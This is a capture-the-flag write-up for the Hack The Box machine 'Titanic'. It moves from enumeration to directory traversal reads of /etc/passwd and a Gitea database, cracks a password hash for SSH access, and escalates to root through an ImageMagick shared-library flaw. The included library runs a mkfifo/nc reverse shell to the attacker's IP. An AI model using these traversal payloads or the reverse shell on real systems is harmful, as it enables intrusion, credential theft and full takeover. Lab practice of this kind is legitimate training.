While enumerating the Titanic machine, I uncover a directory traversal vulnerability that exposes a database file on the remote server. Inside the database, I find a user password, which I crack and use to gain SSH access. Once on the box, I discover a cron job running every minute as root, invoking ImageMagick. The installed version is vulnerable to CVE-2024-41817, which I exploit to escalate privileges and gain a root shell.
nmap scans
nmap finds two TCP ports. SSH is running on port 22 and HTTP is running on 80. Port 80 redirects to http://titanic.htb.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-21 10:13 EDT
Nmap scan report for 10.10.11.55
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 22.25 seconds
I add titanic.htb to my hosts file. After adding it, nmap identifies port 80 is running Werkzeug 3.0.3 on python 3.10.12. Title pages suggest this website can be used to book our trip on the sunken ship.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-21 10:17 EDT
Nmap scan report for titanic.htb (10.10.11.55)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/3.0.3 Python/3.10.12
|_http-title: Titanic - Book Your Ship Trip
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 22.37 seconds
Port 80 Enumeration
Browser

Navigating to http://titanic.htb in my browser I see a Titanic themed website encouraging me to book a trip.
While inspecting the Book Now form submission in Firefox Developer Tools, I notice a POST request sent to the /book endpoint. I also observe a GET request to the /download path with a ticket query parameter. The value of ticket appears to follow the format UUID.json.

Using curl I see the request to download?ticket=UUID.json returns the form data attached as a json file.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=aaa10ac1-5d07-456b-9163-303cbb726683.json --verbose
< HTTP/1.1 200 OK
< Content-Disposition: attachment; filename=aaa10ac1-5d07-456b-9163-303cbb726683.json
< Content-Type: application/json
{"name": "bill", "email": "bill@bill.htb", "phone": "5555555555", "date": "1920-01-01", "cabin": "Standard"}
Subdomain Enumeration
Using wfuzz to brute-force subdomains, I identify a subdomain named dev.
└─$ wfuzz -H 'Host: FUZZ.titanic.htb' -u 'http://titanic.htb' -w /usr/share/seclists/Discovery/DNS/namelist.txt --hc 301,400

ID           Response   Lines    Word       Chars       Payload
=====================================================================
000034730:   200        275 L    1278 W     13870 Ch    "dev"
I add dev.titanic.htb to my local hosts file.
Browser dev.titanic.htb

Visiting dev.titanic.htb in the browser shows a Gitea server.

Clicking explore I see two repositories developer/docker-config and developer/flask-app. I also see the version of the server is 1.22.1.
Browsing the flask-app repository, it becomes clear that this is the logic for titanic.htb. The download_ticket() function in app.py contains an input validation flaw: it appends the value of the ticket query parameter directly to the TICKETS_DIR path. The server then returns the file at the resulting path without validating the input.

I confirm this using curl by downloading /etc/passwd from the remote server.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
developer:x:1000:1000:developer:/home/developer:/bin/bash
Exploiting Directory Traversal for User Access
Going back to dev.titanic.htb and looking at the docker-config repository I identify an interesting path on the remote server, /home/developer/gitea/data.

I am interested in finding the app.ini file for Gitea. After some educated guesses based on the docker compose file, I find it:
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/conf/app.ini
APP_NAME = Gitea: Git with a cup of tea
RUN_MODE = prod
RUN_USER = git
WORK_PATH = /data/gitea
...
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
...
I download the database file and use sqlite3 to extract user hashes.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ curl http://titanic.htb/download?ticket=../../../../home/developer/gitea/data/gitea/gitea.db -o gitea.db

┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sqlite3 ./gitea.db "SELECT * FROM user;"
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|...
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|...
I use a one-liner described by 0xdf to convert these hashes into a format crackable by hashcat.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ sqlite3 gitea.db "select passwd,salt,name from user" | while read data; do digest=$(echo "$data" | cut -d'|' -f1 | xxd -r -p | base64); salt=$(echo "$data" | cut -d'|' -f2 | xxd -r -p | base64); name=$(echo $data | cut -d'|' -f 3); echo "${name}:sha256:50000:${salt}:${digest}"; done | tee gitea.hashes
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
Using hashcat I discover the password for developer is 25282528.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ hashcat -m 10900 gitea.hashes /usr/share/wordlists/rockyou.txt --user

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
I use the newly found credentials to ssh to the machine.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ ssh developer@$(cat ip)
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

developer@titanic:~$ cat user.txt |wc
      1       1      33
Root
In the /opt/scripts directory, I find a script named identify_images.sh that runs magick identify on all files with the .jpg extension in /opt/app/static/assets/images/. The output is written to /opt/app/static/assets/metadata.log.
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
I keep an eye on the /opt/app/static/assets/images/ directory and notice that metadata.log updates every minute, indicating that /opt/scripts/identify_images.sh runs on a scheduled basis.
I discover the version of ImageMagick is 7.1.1-35. This version is potentially vulnerable to a shared library attack. Using the example provided in the GitHub advisory, I craft a shared library and place it in the script's execution directory. The library sends a reverse shell back to my machine.
First I set up a nc listener on port 9595.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
I then compile the shared library function.
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.8 9595 >/tmp/f");
    exit(0);
}
EOF
After a minute of waiting, I receive a shell from root on my nc listener.
┌──(kali㉿kali)-[~/htb/Titanic/writeup]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.55] 40698
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt |wc
      1       1      33